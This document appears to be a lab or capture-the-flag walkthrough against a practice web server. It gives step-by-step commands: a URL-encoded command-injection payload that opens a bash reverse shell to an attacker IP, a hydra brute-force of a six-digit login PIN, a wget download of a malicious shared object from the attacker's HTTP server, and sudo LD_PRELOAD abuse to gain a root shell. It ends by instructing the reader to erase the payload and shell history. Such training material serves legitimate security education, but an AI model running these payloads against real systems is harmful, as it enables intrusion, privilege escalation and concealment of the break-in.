

Color key:

Target IP address

Attacker IP address


PART 1: REVERSE SHELL

1. Navigate to the **target ip** in your browser. This is a very simple website!

Hello!

[Form page](#) [Login page](#)

2. Navigate to the form page. See what you can do.



← → ↻ 🏠

form.php?msg=%3Bwhoami

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Ha

[Home](#)

Message:

Submit Query

www-data

3. Use the webshell to spin up a reverse shell
 - a. On the attacking machine, run `nc -lvp 4444`
 - b. In the browser, navigate to: `http://<target ip>/form.php?msg=%3Bbash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/<attacker ip>/4444%20%3E%261%22`
 - c. You should now be able to run commands on the target as `www-data`
4. Investigate your privileges, and the privileges of groups and users.

```

(kali㉿kali)-[~/Desktop]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [redacted] from (UNKNOWN) [redacted] 46276
bash: cannot set terminal process group (2761): Inappropriate ioctl for device
bash: no job control in this shell
www-data@kali:/var/www/html$ sudo -l
sudo -l
Sorry, user www-data may not run sudo on kali.

```

```

www-data@kali:/var/www/html$ ls -l
ls -l
total 28
drwxrwx-w- 2 root bar 4096 Feb 22 01:00 files
-rw-r--r-- 1 root root 333 Feb 22 00:46 form.php
-rw-r--r-- 1 root root 172 Feb 21 21:56 index.html
-rw-r--r-- 1 root root 615 Nov 30 11:55 index.nginx-debian.html
-rwxrwx--- 1 root root 899 Feb 22 00:28 login.php
-rwx--x--- 1 root bar 26 Feb 8 03:18 script.sh
-rw-r--r-- 1 root root 86 Feb 21 22:06 success.html
www-data@kali:/var/www/html$

```

- It doesn't look like www-data has that many privileges, but we notice that there seems to be group access to the files directory and a bash script. Investigate what users are in that group.

```

www-data@kali:/var/www/html$ grep 'bar' /etc/group
grep 'bar' /etc/group
bar:x:1001:user2
www-data@kali:/var/www/html$

```

PART 2: PASSWORD CRACKING

- Let's now try to brute force our way into user2. Navigate to the login page and try a couple passwords.

Home

Username:

Password:

Password must be 6 digits

- From this, we know the structure of the password (6 digits). We can also inspect the page source to identify the names of various portions of the form and the fact that it uses GET

```

1 <html>
2 <body>
3
4
5 <a href="index.html">Home</a>
6 <form action="login.php" method="get">
7 Username: <input type="text" name="usr"><br>
8 Password: <input type="text" name="pwd"><br>
9 <input type="submit" name="submit">
10 </form>
11
12 <p>
13 Password must be 6 digits</p>
14 </body>
15 </html>
16

```

8. With this, we are now almost ready to brute force our way into user2's credentials. First, create a textfile that contains every possible combination of 6 digits.

```

(kali@kali)-[~/Desktop]
$ python3 write_pins.py

(kali@kali)-[~/Desktop]
$ head -20 long_pin_list.txt
000000
000001
000002
000003
000004
000005
000006
000007
000008
000009
000010
000011
000012
000013
000014
000015
000016
000017
000018
000019

(kali@kali)-[~/Desktop]
$ tail -20 long_pin_list.txt
999980
999981
999982
999983
999984
999985
999986
999987
999988
999989
999990
999991
999992
999993
999994
999995
999996
999997
999998
999999

```

9. Run hydra on the login form on the website from your attacking machine (not in your reverse shell; run locally)

```
hydra -l user2 -P <pin file> -I <target ip> http-get-form  
"/login.php:usr=^USER^&pwd=^PASS^&submit=Login:Wrong  
password\!" -v
```

10. In the reverse shell session, log in as user2 using: `su user2` and the appropriate password. Investigate your new privileges.

```
whoami  
user2  
sudo -l  
Matching Defaults entries for user2 on kali:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,  
    env_keep+=LD_PRELOAD, use_pty  
  
User user2 may run the following commands on kali:  
    (ALL : ALL) NOPASSWD: /var/www/html/script.sh  
sudo ./script.sh  
hello!  
touch test_file.txt  
touch: cannot touch 'test_file.txt': Permission denied  
touch files/text_file.txt  
ls files  
file.txt  
test.txt  
text_file.txt
```

PART 3: LD_PRELOAD

11. On your attacking machine (not in your reverse shell session; locally), edit the malicious C file (called "reverseshell.c") that we're going to run using LD_PRELOAD such the child process will be spun up at a listening port on the attacker's machine (so change the IP to **attacker IP** and set the port to some free port)

12. Compile the malicious C file that we will inject using LD_PRELOAD:

```
gcc -fPIC -shared -o ./reverseshell.so ./reverseshell.c  
-nostartfiles
```

13. On the attacking machine, run an HTTP server:

```
python3 -m http.server 9000
```

14. On the reverse shell, logged in as user2, cd into files/ and fetch the executable:

```
wget <attacker ip>:9000/reverseshell.so
```

15. Locally on the attacking machine, start listening at the port set in step 11:

```
nc -lvnp <port>
```

16. On the reverse shell, run:

```
sudo LD_PRELOAD=./reverseshell.so ./script.sh
```

```
sudo LD_PRELOAD=./files/reverseshell.so ./script.sh  
hello!
```

17. Switch over to the new port you were listening on, and investigate your privileges! (spoiler: you have a reverse shell as root).

PART 4: CLEANUP

18. Hide your exploitation by deleting the reverse shell executable, then deleting you commands in history